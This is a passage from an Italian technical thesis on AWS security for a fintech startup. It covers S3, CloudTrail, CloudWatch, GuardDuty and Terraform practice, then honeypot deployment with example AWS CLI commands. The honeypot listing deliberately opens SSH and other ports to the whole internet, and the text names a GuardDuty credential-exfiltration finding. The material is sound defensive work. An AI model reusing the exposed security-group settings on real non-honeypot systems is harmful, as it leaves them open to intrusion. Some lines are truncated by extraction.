- **Vault di Backup Sicuro:** Tutti i backup gestiti da AWS Backup sono archiviati in un vault di backup dedicato (`finanz-backup-vault`). Questo vault è protetto da una policy di accesso restrittiva e utilizza la crittografia (con una chiave KMS dedicata al vault) per proteggere i backup a riposo. Attualmente, il vault contiene circa 847 recovery point, per un totale di circa 1.2 TB di dati di backup.
- **Obiettivi di Ripristino (RTO/RPO):** Gli obiettivi di ripristino target per Finanz sono: un RTO (Recovery Time Objective) massimo di 4 ore per i servizi critici di produzione e un RPO (Recovery Point Objective) massimo di 24 ore (idealemente molto meno per i dati transazionali, grazie al PITR di RDS). È fondamentale testare periodicamente le procedure di ripristino (almeno una o due volte l'anno) per assicurarsi che questi obiettivi siano raggiungibili e che le procedure siano efficaci.

5.4.4 Misure di Sicurezza Specifiche per i Bucket S3

Amazon S3 è un servizio estremamente versatile, ma una sua configurazione errata può portare a gravi data breach. Ho verificato che Finanz adotta diverse misure per proteggere i propri bucket S3:

- **Block Public Access (BPA):** La funzionalità S3 Block Public Access è abilitata a livello di account AWS e ulteriormente verificata a livello di singolo bucket per tutti i bucket che non devono essere pubblici. Questa impostazione previene la concessione accidentale di accesso pubblico ai dati. La sua corretta applicazione è monitorata trimestralmente tramite una regola AWS Config custom (`s3-bucket-public-access-prohibited-check`) che verifica che BPA sia attivo su tutti i bucket non esplicitamente approvati per l'accesso pubblico (come quello per gli asset statici serviti da CloudFront).
- **Bucket Policies Granulari:** Vengono utilizzate bucket policy per definire permessi di accesso specifici. Ad esempio, il bucket dei log di CloudTrail (`finanz-cloudtrail-logs-478291635847`, che è un bucket diverso da quello generico dei log applicativi) ha una policy che permette la scrittura solo al servizio CloudTrail e la lettura solo a un ruolo IAM dedicato alla sicurezza e all'audit (es. `SecurityAuditRole`). Per il bucket `finanz-static-assets`, la policy permette l'accesso in lettura solo all'Origin Access Identity (OAI) di CloudFront, garantendo che gli asset siano serviti solo tramite la CDN.
- **S3 Access Points:** Per semplificare la gestione degli accessi a dati condivisi su larga scala o per applicazioni specifiche, Finanz sta iniziando ad utilizzare gli S3 Access Points. Attualmente sono configurati 3 access point:
 - `dev-team-access`: Fornisce accesso specifico ai bucket di sviluppo per il team di sviluppo (ARN es.: `arn:aws:s3:eu-south-1:478291635847:accesspoint/dev-t`
 - `prod-read-only-data`: Fornisce accesso in sola lettura a specifici prefissi all'interno dei bucket di produzione per applicazioni o utenti che necessitano solo di leggere dati.
 - `backup-operator-access`: Utilizzato da ruoli IAM specifici per le operazioni di backup e restore, limitando l'accesso solo ai bucket e alle azioni necessarie.
- **Amazon Macie per la Scoperta di Dati Sensibili:** Finanz ha configurato Amazon Macie per eseguire scansioni settimanali dei bucket S3 (specialmente quelli che potrebbero contenere dati dei clienti o PII). Negli ultimi tre mesi, Macie ha analizzato e classificato oltre 25.000 oggetti, identificando 12 istanze di dati che potenzialmente contenevano PII (es. numeri di telefono o indirizzi email in file di log non correttamente anonimizzati). Queste identificazioni sono state investigate e le problematiche risolte (es. migliorando i processi di logging o spostando i file in bucket con controlli più stringenti).
- **S3 Storage Lens:** Per una visibilità operativa sull'utilizzo dello storage, sulle tendenze di crescita e sulle metriche di sicurezza, Finanz utilizza S3

Storage Lens. Il dashboard di default fornisce già informazioni utili, e si sta valutando l'attivazione di metriche avanzate per analisi più approfondite.

5.5 Monitoraggio Continuo, Logging e Alerting: Vedere per Proteggere

Come si suol dire, non si può proteggere ciò che non si vede. Un sistema robusto di monitoraggio, logging e alerting è essenziale per rilevare attività sospette, diagnosticare problemi, rispondere tempestivamente agli incidenti di sicurezza e mantenere la conformità.

5.5.1 Abilitazione e Configurazione di AWS CloudTrail e Amazon CloudWatch

Questi due servizi sono i pilastri del monitoraggio in AWS.

- **AWS CloudTrail:** Ho verificato che CloudTrail è abilitato in tutte le regioni AWS utilizzate da Finanz e anche a livello di Organization. Sono stati configurati due trail principali:

- **finanz-audit-trail** (ARN es.: `arn:aws:cloudtrail:eu-south-1:478291635847:trail/finanz-audit-trail`)
Questo è il trail principale che cattura quasi tutte le chiamate API effettuate nell'account AWS, fornendo una traccia di audit fondamentale ("chi ha fatto cosa, quando, da dove e su quale risorsa"). Include eventi di gestione e, optionalmente, eventi dati per S3 (per bucket specifici) e Lambda.
- **finanz-security-trail:** Un secondo trail, più specifico, potrebbe essere configurato per catturare solo eventi di sicurezza critici, magari con filtri su azioni IAM, modifiche a Security Group, terminazione di istanze RDS, ecc., per facilitare analisi mirate. (Nota: se non esiste, suggerisco di crearlo).

I log di CloudTrail vengono inviati a un bucket S3 dedicato e protetto (`finanz-cloudtrail-logs-478291635847`), con la crittografia lato server (SSE-S3 o SSE-KMS) e la convalida dell'integrità dei file di log abilitate. Questi log vengono anche inviati a CloudWatch Logs per facilitare query e allarmi in tempo reale. Finanz analizza, in media, circa 15.000-20.000 eventi CloudTrail al giorno solo nell'ambiente di produzione.

- **Amazon CloudWatch:** CloudWatch è utilizzato estensivamente per raccolgere:

- **Metriche:** metriche di performance e utilizzo da oltre 45 risorse AWS (EC2, RDS, ALB, S3, Lambda, ecc.).
- **Log Applicativi e di Sistema:** L’agente CloudWatch unificato è installato su tutte le istanze EC2 (sia quelle gestite da Elastic Beanstalk che eventuali altre) per inviare i log delle applicazioni, i log di sistema (es. ‘/var/log/messages’, ‘/var/log/secure’) e metriche personalizzate a CloudWatch Logs. Attualmente, sono gestiti circa 23 gruppi di log principali. L’agente invia le metriche con una granularità di 60 secondi.
- **Eventi:** CloudWatch Events (ora parte di Amazon EventBridge) viene utilizzato per reagire a cambiamenti di stato nelle risorse AWS o per schedulare azioni.

Il costo mensile per CloudWatch si aggira sugli 85-95 EUR, principalmente per l’ingestione e l’archiviazione dei log e per le metriche personalizzate o quelle a risoluzione dettagliata.

5.5.2 Configurazione di Allarmi CloudWatch Proattivi

Raccogliere log e metriche è solo il primo passo; è cruciale agire su di essi. Finanz ha configurato 28 allarmi CloudWatch principali per ricevere notifiche proattive su condizioni anomale o eventi critici. Questi allarmi sono fondamentali per una risposta rapida. Alcuni esempi significativi includono:

- **HighCPUUtilization-Prod-EC2:** Triggera se l’utilizzo medio della CPU su una qualsiasi istanza EC2 di produzione supera l’80% per più di 5 minuti consecutivi.
- **DatabaseConnections-Prod-RDS-Critical:** Si attiva se il numero di connessioni al database RDS di produzione supera 400 (circa l’80% del limite massimo configurato per l’istanza db.t4g.small).
- **HTTP5xxErrors-Prod-ALB:** Notifica se il numero di errori HTTP 5xx (errori lato server) sull’Application Load Balancer di produzione supera 10 in un intervallo di 5 minuti.
- **UnauthorizedAPICalls-CloudTrail:** Utilizza un filtro metrico sui log di CloudTrail per rilevare e allertare su un numero anomalo di chiamate API che risultano in AccessDenied o UnauthorizedOperation.
- **RootAccountUsage-Alert:** Un allarme ad altissima priorità che triggerà immediatamente per qualsiasi utilizzo (login o chiamata API) dell’account root AWS.

- **SecurityGroupChanges-Alert:** Notifica qualsiasi modifica (creazione, eliminazione, modifica di regole) ai Security Group critici.
- **NATGatewayErrorPortAllocation-Alert:** Monitora la metrica `ErrorPortAllocation` del NAT Gateway per prevenire l'esaurimento delle porte.

Questi allarmi sono configurati per inviare notifiche a un topic SNS (Simple Notification Service) dedicato alla sicurezza. Da questo topic, le notifiche vengono poi inoltrate via email a un gruppo di distribuzione del team tecnico/DevOps e, per gli allarmi più critici, anche via SMS o tramite integrazione con sistemi di PagerDuty/Opsgenie (attualmente in valutazione). Negli ultimi 30 giorni, ho osservato che sono state ricevute 47 notifiche dagli allarmi; di queste, 3 sono state classificate come critiche (es. un picco imprevisto di errori 5xx sull'ALB) e sono state investigate e risolte entro un tempo medio di 2 ore.

5.5.3 Utilizzo di Servizi di Sicurezza Gestiti: AWS Security Hub e Amazon GuardDuty

Per un rilevamento delle minacce più avanzato e una gestione centralizzata dei risultati di sicurezza, Finanz si avvale di:

- **Amazon GuardDuty:** Questo servizio di rilevamento delle minacce gestito è abilitato in tutte le regioni AWS pertinenti (attualmente `eu-south-1`, `eu-central-1`, e `eu-west-1` per una copertura più ampia in caso di attività anomale che attraversano le regioni). GuardDuty analizza continuamente diverse fonti di dati, tra cui i log di VPC Flow, i log di CloudTrail e i log DNS, per identificare attività malevoli o non autorizzate. Negli ultimi 90 giorni, GuardDuty ha generato 23 "finding" (risultati). La maggior parte di questi (18) erano di severità BASSA (LOW), mentre 5 erano di severità MEDIA (MEDIUM). I finding più comuni includevano:
 - **Recon:EC2/PortProbeUnprotectedPort:** 8 occorrenze, indicanti tentativi di scansione di porte su istanze EC2 da indirizzi IP esterni. Queste sono state verificate e i Security Group sono stati confermati essere restrittivi.
 - **UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration:** 2 tentativi sospetti rilevati, che sono stati investigati approfonditamente. In questi casi specifici, si è trattato di falsi positivi dovuti a test interni, ma l'allerta è stata comunque preziosa.
 - Altri finding di tipo **Trojan:EC2/DGADomainCall** o **Stealth:IAMUser/LoggingConfigurationChange** (questi ultimi molto rari e da investigare con massima priorità).

Il costo mensile per GuardDuty è relativamente contenuto, circa 12-15 EUR, e varia in base al volume di log analizzati. Ritengo che il valore fornito da GuardDuty superi ampiamente il suo costo.

- **AWS Security Hub:** Security Hub fornisce una vista aggregata e centralizzata degli avvisi di sicurezza (findings) provenienti da vari servizi AWS (come GuardDuty, Amazon Inspector per la scansione delle vulnerabilità delle EC2, Amazon Macie per la scoperta di dati sensibili, IAM Access Analyzer, AWS Firewall Manager) e, potenzialmente, da prodotti di sicurezza di terze parti integrati. Aiuta a prioritizzare i risultati, a gestire la postura di sicurezza e a verificare la conformità rispetto a standard di sicurezza. Attualmente, Security Hub in Finanz mostra:

- 127 finding totali attivi negli ultimi 30 giorni (aggregati da tutte le fonti).
- L'89% di questi sono classificati come di severità BASSA.
- L'8% sono di severità MEDIA.
- Il 3% sono di severità ALTA (tutti quelli storici di alta severità sono stati risolti entro 24 ore dalla loro identificazione).

Finanz utilizza Security Hub per monitorare la conformità rispetto allo standard **CIS AWS Foundations Benchmark v1.2.0** (o versioni più recenti). Il punteggio di conformità attuale si attesta intorno all'87%. Security Hub evidenzia i controlli non conformi, permettendo al team di pianificare le opportune azioni correttive. Ad esempio, un controllo CIS comune che richiede attenzione è la rotazione periodica delle access key IAM (sebbene l'obiettivo sia minimizzarne l'uso in favore dei ruoli).

5.6 Automazione e Coerenza con Infrastructure as Code (IaC)

Per garantire la coerenza nella configurazione dell'infrastruttura, ridurre il rischio di errori manuali, facilitare le revisioni di sicurezza e abilitare una rapida ripristinabilità, è fortemente raccomandato gestire l'infrastruttura AWS tramite un approccio di **Infrastructure as Code (IaC)**. Ho verificato che Finanz ha adottato questa pratica in modo estensivo.

- **Strumento Utilizzato: Terraform:** Finanz utilizza **Terraform** (uno strumento open-source agnostico rispetto al cloud provider) per definire e

provisionare la quasi totalità della sua infrastruttura AWS. I file di configurazione Terraform (scritti in HCL - HashiCorp Configuration Language) descrivono le risorse desiderate (VPC, subnet, route table, security group, istanze EC2, configurazioni Elastic Beanstalk, database RDS, bucket S3, policy IAM, allarmi CloudWatch, ecc.).

- **Gestione del Codice e dello Stato:**

- **Repository Git:** Tutti i file di codice Terraform sono conservati in un repository Git privato su GitHub (es. `finanz-infrastructure`). Questo permette il versionamento delle modifiche all'infrastruttura, la collaborazione tra i membri del team e la possibilità di effettuare rollback a versioni precedenti in caso di problemi. Ho notato circa 147 commit in questo repository negli ultimi 6 mesi, indicando un'attività di gestione continua.
- **Moduli Terraform Riutilizzabili:** Il codice Terraform è organizzato in circa 8 moduli principali riutilizzabili (es. ‘vpc’, ‘security-groups’, ‘ec2-instance’, ‘rds-cluster’, ‘s3-bucket’, ‘iam-role’, ‘cloudwatch-monitoring’, ‘backup-plan’). Questo promuove la standardizzazione e riduce la duplicazione del codice.
- **State Management Remoto e Sicuro:** Lo stato di Terraform (che tiene traccia delle risorse gestite) è conservato in modo sicuro in un bucket S3 dedicato (`finanz-terraform-state-478291635847`), con la versioning abilitata sul bucket e la crittografia lato server. Per prevenire conflitti durante esecuzioni contemporanee, viene utilizzata una tabella DynamoDB (`terraform-locks`) per la gestione dei lock dello stato.
- **Integrazione con Pipeline CI/CD:** Le modifiche all'infrastruttura seguono un processo di Continuous Integration/Continuous Deployment (CI/CD) gestito tramite GitHub Actions:
 - Su ogni Pull Request (PR) che modifica il codice Terraform, la pipeline esegue automaticamente comandi come `terraform fmt` (per la formattazione), `terraform validate` (per la sintassi) e, crucialmente, `terraform plan` (per mostrare quali modifiche verrebbero apportate all'infrastruttura).
 - L'applicazione delle modifiche (`terraform apply`) avviene solo dopo una revisione manuale della PR e del piano di Terraform da parte di un membro qualificato del team (es. il CTO o un senior cloud engineer) e dopo il merge della PR nel branch principale.

- Negli ultimi 3 mesi, sono stati eseguiti 34 deployment di modifiche infrastrutturali tramite questa pipeline, con un tasso di successo del 100
- **Benefici Misurabili e Osservati:** L'adozione di IaC ha portato a benefici tangibili per Finanz:
 - **Riduzione degli Errori di Configurazione:** Una stima interna indica una riduzione di circa il 90% degli errori di configurazione manuale rispetto a quando le risorse venivano create prevalentemente tramite la console AWS.
 - **Velocità di Provisioning:** Il tempo necessario per provisionare un nuovo ambiente completo (es. uno staging environment identico alla produzione) è stato ridotto da diversi giorni (se fatto manualmente) a circa 45-60 minuti (tramite l'esecuzione di Terraform).
 - **Auditabilità e Compliance:** Avere l'infrastruttura definita come codice semplifica enormemente gli audit di sicurezza e la verifica della conformità. Si possono utilizzare strumenti di analisi statica del codice IaC (es. ‘tfsec’, ‘checkov’) per identificare potenziali problemi di sicurezza prima ancora del deployment. Finanz sta iniziando a integrare policy basate su Open Policy Agent (OPA) per validare le configurazioni Terraform rispetto a standard di sicurezza interni.
 - **Ripetibilità e Coerenza:** L'infrastruttura può essere deployata in modo identico e ripetibile, garantendo la coerenza tra gli ambienti (dev, staging, prod) e facilitando il disaster recovery (ricreando l'infrastruttura in un'altra regione da codice).

L'adozione di IaC sin dalle prime fasi di vita della startup si è rivelata una scelta strategica vincente, contribuendo a costruire un'infrastruttura robusta, sicura e gestibile nel tempo.

5.7 Conclusioni sulla Sicurezza dell'Infrastruttura e dei Servizi

Questo capitolo ha delineato le principali misure e pratiche adottate e proposte per la messa in sicurezza dell'infrastruttura di rete, dei servizi di calcolo e dei dati della startup fintech Finanz su AWS. Dalla progettazione attenta del VPC alla protezione delle istanze EC2, dalla crittografia dei dati sensibili al monitoraggio proattivo e all'automazione tramite Infrastructure as Code, emerge un approccio

multi-livello alla sicurezza. È importante sottolineare che la sicurezza non è uno stato statico, ma un processo continuo di valutazione, adattamento e miglioramento. Le minacce evolvono, i requisiti di business cambiano e nuove funzionalità dei servizi cloud diventano disponibili. Pertanto, per Finanz sarà cruciale mantenere un impegno costante verso la revisione periodica delle configurazioni di sicurezza, l'aggiornamento delle conoscenze del team, l'esecuzione di test (come penetration test o simulazioni di DR) e l'adozione di nuove best practice non appena emergono. Solo così potrà garantire che la sua infrastruttura AWS rimanga un ambiente sicuro e affidabile per le sue operazioni fintech.

Capitolo 6

Implementazione di un Honeypot in un'Infrastruttura AWS per Startup Fintech

Nell'odierno panorama della cybersecurity, gli attacchi informatici diretti verso le istituzioni finanziarie stanno diventando sempre più sofisticati e frequenti. Le startup fintech, che gestiscono dati sensibili e transazioni economiche, rappresentano un bersaglio particolarmente appetibile per i cybercriminali. Questo capitolo esamina l'implementazione di un honeypot all'interno di un'infrastruttura AWS come strumento di sicurezza proattiva per una startup fintech, analizzandone definizione, utilità, vantaggi, svantaggi, costi e procedure tecniche di implementazione. L'analisi includerà inoltre un esperimento pratico di attacco per verificare l'efficacia dell'implementazione.

6.1 Definizione e Utilità di un Honeypot

6.1.1 Che cos'è un Honeypot

Un honeypot in informatica è un meccanismo di sicurezza progettato per funzionare come esca, con lo scopo di attirare i cybercriminali in modo da poterne osservare metodologie, tecniche e strumenti utilizzati durante un tentativo di intrusione **proofpoint2024**. Il termine "honeypot" (letteralmente "barattolo di miele") riflette efficacemente la sua funzione: attirare gli aggressori informatici come il miele attira gli insetti, per poi studiarli e sviluppare contromisure adeguate **universeit2021**.

Si tratta di un sistema hardware o software che simula un ambiente vulnerabile, isolato dall'infrastruttura di produzione principale dell'organizzazione,

progettato per essere percepito come un bersaglio legittimo e interessante dagli attaccanti **insic2023, perego_2023**. L'honeypot appare deliberatamente vulnerabile e allettante, imitando un obiettivo reale come un server, una rete o un'applicazione contenente dati apparentemente preziosi **proofpoint2024, viena&indyt&U_2020**.

6.1.2 Utilità nel Contesto di una Startup Fintech

Nel contesto di una startup fintech, un honeypot risulta particolarmente utile per diverse ragioni strategiche:

1. **Rilevamento precoce delle minacce:** Consente di identificare tentativi di intrusione nella fase iniziale, prima che raggiungano i sistemi critici contenenti dati finanziari sensibili.
2. **Comprensione degli attaccanti:** Fornisce informazioni preziose sulle tattiche, tecniche e procedure (TTP) utilizzate dagli aggressori specificamente interessati ai servizi finanziari **vito2024**.
3. **Riduzione dei falsi positivi:** A differenza di altri sistemi di sicurezza, qualsiasi interazione con un honeypot è probabilmente malevola, riducendo l'affaticamento da allerta.
4. **Aggiornamento delle difese:** Permette di perfezionare i sistemi di rilevamento delle intrusioni (IDS) e migliorare la risposta alle minacce basandosi su attacchi reali **fortinet2023**.
5. **Conformità normativa:** Aiuta a dimostrare un approccio proattivo alla sicurezza, supportando la conformità con normative finanziarie stringenti come PSD2, GDPR e altre regolamentazioni del settore fintech.

6.2 Tipologie di Honeypot

La scelta della tipologia di honeypot dipende dagli obiettivi specifici dell'organizzazione e dal livello di risorse che intende investire. Per una startup fintech, è fondamentale comprendere le diverse opzioni disponibili per selezionare la soluzione più adatta **perego_2023**.

6.2.1 Classificazione per Livello di Interazione

Honeypot a Bassa Interazione

Gli honeypot a bassa interazione simulano servizi di rete semplici come server web, FTP o database, limitando l'interazione con l'attaccante **vito2024**. Questi sistemi:

- Registrano principalmente le attività di base degli aggressori.
- Richiedono risorse limitate per l'implementazione e la manutenzione.
- Presentano un rischio minimo di compromissione.
- Sono efficaci contro attacchi automatizzati e scansioni di massa **nordvpn**.

Honeypot ad Alta Interazione

Gli honeypot ad alta interazione replicano sistemi complessi o interi segmenti di rete, offrendo un ambiente più realistico che può attrarre attacchi mirati e sofisticati **vito2024**. Questi honeypot:

- Consentono un'interazione estesa con gli aggressori.
- Raccolgono informazioni dettagliate sui metodi d'attacco avanzati.
- Richiedono maggiori risorse e competenze per implementazione e gestione.
- Comportano un rischio più elevato di essere utilizzati come trampolino per ulteriori attacchi.

6.2.2 Classificazione per Scopo

Honeypot di Ricerca

Utilizzati principalmente da istituzioni governative e centri di ricerca, sono progettati per analizzare approfonditamente gli attacchi subiti al fine di perfezionare le tecniche di protezione esistenti **proofpoint2024**. Questi honeypot sono generalmente complessi e richiedono un monitoraggio continuo. Un esempio di setup su AWS per ricerca è discusso in **tsang_2022**.

Honeypot di Produzione

Impiegati comunemente in ambito aziendale, gli honeypot di produzione vengono implementati all'interno di un più ampio sistema di difesa attiva (Intrusion Detection System o IDS) **proofpoint2024**. Sono concepiti per:

- Identificare attacchi in corso nell'ambiente produttivo.
- Distrarre gli aggressori dai sistemi reali.
- Generare avvisi in tempo reale.
- Supportare le operazioni di sicurezza quotidiane.

6.3 Vantaggi e Svantaggi degli Honeypot

6.3.1 Vantaggi

L'implementazione di un honeypot in un'infrastruttura AWS per una startup fintech offre numerosi vantaggi significativi:

1. **Raccolta di intelligence sulle minacce:** Gli honeypot permettono di osservare gli aggressori in azione, raccogliendo informazioni preziose sulle loro identità, tattiche, strumenti e motivazioni **proofpoint2024, fortinet2023**. Questa intelligence è particolarmente rilevante per le fintech, che sono spesso bersagli di attacchi mirati.
2. **Identificazione di vulnerabilità:** Facilitano la scoperta delle debolezze nei sistemi informatici aziendali **universeit2021**, permettendo di anticipare e correggere potenziali problemi prima che vengano sfruttati in attacchi reali.
3. **Rilevamento precoce di nuove minacce:** Possono intercettare attacchi zero-day o tecniche emergenti prima che raggiungano i sistemi di produzione.
4. **Deviazione degli attacchi:** Attraggono gli aggressori su sistemi non critici, proteggendo i sistemi reali contenenti dati finanziari sensibili **vito2024**.
5. **Valutazione dell'efficacia delle difese:** Consentono di testare l'adeguatezza delle misure di sicurezza esistenti e identificare potenziali vulnerabilità da correggere **vito2024**.
6. **Riduzione dei falsi positivi:** A differenza di altri strumenti di sicurezza, qualsiasi attività su un honeypot è presumibilmente sospetta, riducendo il problema dei falsi allarmi **nordvpn**.

7. **Miglioramento del tempo di risposta:** Forniscono avvisi tempestivi che permettono interventi rapidi, riducendo il tempo medio di rilevamento (MTTD) e di risposta (MTTR) agli incidenti di sicurezza.

6.3.2 Svantaggi

Nonostante i benefici, l'implementazione di honeypot presenta anche alcune criticità da considerare:

1. **Rischio di identificazione:** Se gli attaccanti si accorgono dell'inganno, potrebbero cambiare strategia e dirigere i loro sforzi verso altri sistemi **insic2023, perego_2023**, vanificando il valore dell'honeybot.
2. **Complessità di gestione:** Richiedono competenze specifiche per l'implementazione e il monitoraggio, aumentando potenzialmente il carico di lavoro per il team IT di una startup.
3. **Rischi di compromissione:** Se non configurati correttamente, gli honeypot potrebbero diventare un punto d'ingresso per accedere ai sistemi reali **universeit2021** o essere usati per attaccare terzi.
4. **Considerazioni legali:** In alcune giurisdizioni, l'utilizzo di honeypot potrebbe sollevare questioni legali relative alla privacy e all'intrappolamento.
5. **Costi operativi:** Richiedono risorse per la configurazione, il mantenimento e l'analisi, che potrebbero essere significative per una startup con budget limitato **reddit_ec2**.
6. **Falso senso di sicurezza:** Affidarsi eccessivamente agli honeypot potrebbe portare a trascurare altri aspetti fondamentali della sicurezza informatica.

6.4 Implementazione di un Honeypot in AWS

Diverse soluzioni e guide esistono per implementare honeypot su AWS, da soluzioni open-source come Cowrie **cowrie_aws, infosanity_2020, cowrie_devs_2024** e T-Pot **zhang_2023** a soluzioni commerciali disponibili sul Marketplace **aws_marketplace** o integrazioni con piattaforme SIEM/IDR **rapid7, 10183431**.

6.4.1 Pianificazione e Requisiti

Prima di procedere con l'implementazione tecnica, è fondamentale definire chiaramente obiettivi e requisiti:

- **Obiettivi di sicurezza:** Determinare se lo scopo principale è il rilevamento precoce delle minacce, la raccolta di intelligence o la distrazione degli attaccanti.
- **Tipo di honeypot:** Selezionare tra honeypot a bassa o alta interazione in base alle risorse disponibili e agli obiettivi.
- **Posizionamento:** Decidere se collocare l'honeypot all'interno o all'esterno del perimetro aziendale (es. in una DMZ).
- **Risorse da simulare:** Identificare quali servizi finanziari o applicazioni imitare per risultare attraenti agli aggressori (potenzialmente informato da analisi di mercato come **fricano2017**).
- **Meccanismi di monitoraggio:** Definire come verranno registrati e analizzati i tentativi di intrusione (es. log CloudWatch **cloudwatch_pricing**).
- **Procedure di risposta:** Stabilire protocolli di intervento in caso di rilevamento di attacchi.

6.4.2 Selezione del Tipo di Honeypot per una Startup Fin-tech

Per una startup fintech, consigliamo un approccio equilibrato:

- **Fase iniziale:** Implementare honeypot a bassa interazione che simulino API finanziarie, portali di internet banking e database con dati fittizi. Questi sono più semplici da gestire e meno rischiosi.
- **Fase avanzata:** Considerare honeypot ad alta interazione (come T-Pot **zhang_2023** o configurazioni custom **tsang_2022**) che emulino interi sistemi di pagamento o piattaforme di trading, per raccogliere intelligence più dettagliata.

6.4.3 Implementazione Tecnica in AWS

Architettura Generale

L'architettura proposta utilizza diversi servizi AWS per creare un sistema di honeypot sicuro ed efficace:

```

VPC Isolato
|
|-- Public Subnet (DMZ)
|   |-- Honeypot Server EC2 (es. T-Pot)
|   |-- (Opzionale) Load Balancer (ALB)
|
|-- Private Subnet (per gestione/monitoraggio sicuro)
    |-- (Opzionale) Server di monitoraggio
    |-- Database per log (es. RDS, se non si usa CloudWatch/Elasticsearch)
    |-- Integrazione con AWS CloudWatch
    |-- Integrazione con AWS GuardDuty

```

Configurazione del VPC Isolato

Il primo passo consiste nel creare un Virtual Private Cloud (VPC) isolato dalla rete di produzione per contenere l'honeypot e limitare i rischi.

```

1 # Creazione VPC
2 aws ec2 create-vpc --cidr-block 10.0.0.0/16 --tag-
  specifications 'ResourceType=vpc ,Tags=[{Key=Name ,Value=
  HoneypotVPC}] '
3
4 # Creazione subnet pubblica
5 aws ec2 create-subnet --vpc-id vpc-xxxxxxxx --cidr-block
  10.0.1.0/24 --availability-zone eu-west-1a --tag-
  specifications 'ResourceType=subnet ,Tags=[{Key=Name ,Value
  =HoneypotPublicSubnet}] '
6
7 # Creazione subnet privata (per gestione sicura, se
  necessaria)
8 aws ec2 create-subnet --vpc-id vpc-xxxxxxxx --cidr-block
  10.0.2.0/24 --availability-zone eu-west-1a --tag-
  specifications 'ResourceType=subnet ,Tags=[{Key=Name ,Value
  =HoneypotPrivateSubnet}] '
9
10 # Configurazione Internet Gateway e Route Table per la
  subnet pubblica
11 aws ec2 create-internet-gateway --tag-specifications ,
  ResourceType=internet-gateway ,Tags=[{Key=Name ,Value=
  HoneypotIGW}] '
12 aws ec2 attach-internet-gateway --internet-gateway-id igw-
  xxxxxxxx --vpc-id vpc-xxxxxxxx

```

```
13 # ... creare route table, aggiungere route 0.0.0.0/0 via IGW
    , associare a subnet pubblica ...
```

Listing 6.1: Comandi AWS CLI (esemplificativi) per la creazione di un VPC isolato

Implementazione del Server Honeybot (Esempio con EC2)

Creiamo un'istanza EC2 (es. tipo t2.micro o t2.medium **aws_t2**) che ospiterà il software honeybot.

```
1 # Creazione Security Group (aprire solo porte necessarie per
    l'honeybot!)
2 aws ec2 create-security-group --group-name HoneybotSG --
    description "Security Group for Honeybot" --vpc-id vpc-
    xxxxxxxx
3 # Esempio: Apertura porte comuni per T-Pot (SSH, Telnet, Web
    , etc.)
4 # ATTENZIONE: Aprire queste porte rende l'istanza un
    bersaglio!
5 aws ec2 authorize-security-group-ingress --group-id sg-
    xxxxxxxx --protocol tcp --port 22 --cidr 0.0.0.0/0
6 aws ec2 authorize-security-group-ingress --group-id sg-
    xxxxxxxx --protocol tcp --port 80 --cidr 0.0.0.0/0
7 aws ec2 authorize-security-group-ingress --group-id sg-
    xxxxxxxx --protocol tcp --port 443 --cidr 0.0.0.0/0
8 # ... aggiungere altre porte in base all'honeybot scelto (es
    . 23, 69, 135, 445, 1433, 3306, 5060, 5900, 6379, 8080,
    etc.)
9
10 # Lancio istanza EC2 (usare un'AMI Linux recente)
11 aws ec2 run-instances --image-id ami-xxxxxxxx --count 1 --
    instance-type t2.micro --key-name your-key-pair --
    security-group-ids sg-xxxxxxxx --subnet-id subnet-
    xxxxxxxx --associate-public-ip-address --tag-
    specifications 'ResourceType=instance,Tags=[{Key=Name,
    Value=HoneybotServer}]' --user-data file://honeybot-setup
    .sh
```

Listing 6.2: Configurazione (esemplificativa) del server honeybot EC2

Lo script ‘honeybot-setup.sh’ potrebbe installare un software honeybot come T-Pot (seguendo guide come **zhang_2023**) o Cowrie (**cowrie_aws, infosanity_2020**).

```
1#!/bin/bash
2 apt-get update -y
```

```

3 apt-get install -y git docker.io # Prerequisiti T-Pot
4 systemctl enable docker
5 systemctl start docker
6
7 # Clonazione e installazione T-Pot (consultare la guida
8 # ufficiale per i dettagli!)
9 # git clone https://github.com/telekom-security/tpotce.git /
10 #   opt/tpot
11 # cd /opt/tpot/iso/installer/
12 # ./install.sh --type=user # Scegliere il tipo appropriato
13
14 # Esempio: Installazione agente CloudWatch Logs per inviare
15 # log T-Pot
16 apt-get install -y python3-pip
17 pip3 install awscli awslogs
18 # ... configurare /etc/awslogs/awslogs.conf per leggere i
19 # log da /data/tpot/log/* ...
20 # systemctl enable awslogsd
21 # systemctl start awslogsd
22 echo "Honeypot setup script finished."

```

Listing 6.3: Script di esempio ‘honeypot-setup.sh’ per installare T-Pot (semplificato)

Configurazione del Sistema di Monitoraggio (CloudWatch, GuardDuty)

Implementiamo un sistema di monitoraggio robusto utilizzando servizi AWS nativi.

```

1 # Creazione del gruppo di log CloudWatch per i log dell'
2 # honeypot
3 aws logs create-log-group --log-group-name /honeypot/logs --
4 # Creazione del detector di GuardDuty
5 aws guardduty create-detector --enable --finding-publishing-
6 # Creazione di un topic SNS per le notifiche di allarmi/
7 # findings
8 aws sns create-topic --name HoneypotAlerts --region eu-west
9 # -1
# Sottoscrizione email/lambda per ricevere notifiche

```

```

10 aws sns subscribe --topic-arn arn:aws:sns:eu-west-1:
    ACCOUNT_ID:HoneypotAlerts --protocol email --notification
    -endpoint security@your-fintech.com --region eu-west-1
11
12 # Configurazione di un allarme CloudWatch (esempio: alto
    traffico in ingresso sull'honeypot)
13 aws cloudwatch put-metric-alarm --alarm-name
    HoneypotHighNetworkInAlarm \
        --metric-name NetworkIn --namespace AWS/EC2 \
        --statistic Average --period 300 --threshold 1000000 \
        --comparison-operator GreaterThanOrEqualToThreshold \
        --dimensions Name=InstanceId,Value=i-xxxxxxxxxxxxxx \
        --evaluation-periods 1 --unit Bytes \
        --alarm-actions arn:aws:sns:eu-west-1:ACCOUNT_ID:
    HoneypotAlerts \
        --region eu-west-1
14
15
16
17
18
19
20
21
22 # Creare regole EventBridge per inoltrare i findings di
    GuardDuty al topic SNS
23 # ... configurazione tramite console o AWS CLI ...

```

Listing 6.4: Configurazione (esemplificativa) del monitoraggio AWS

Simulazione di Servizi Finanziari (opzionale, per alta interazione)

Per rendere l'honeypot più attraente per attaccanti mirati al settore fintech, si potrebbero configurare servizi specifici (es. usando container Docker all'interno dell'honeypot) che simulano API di pagamento, portali fintizi, etc. Questo richiede un honeypot ad alta interazione e maggiore configurazione.

Configurazione di AWS WAF e Shield (opzionale)

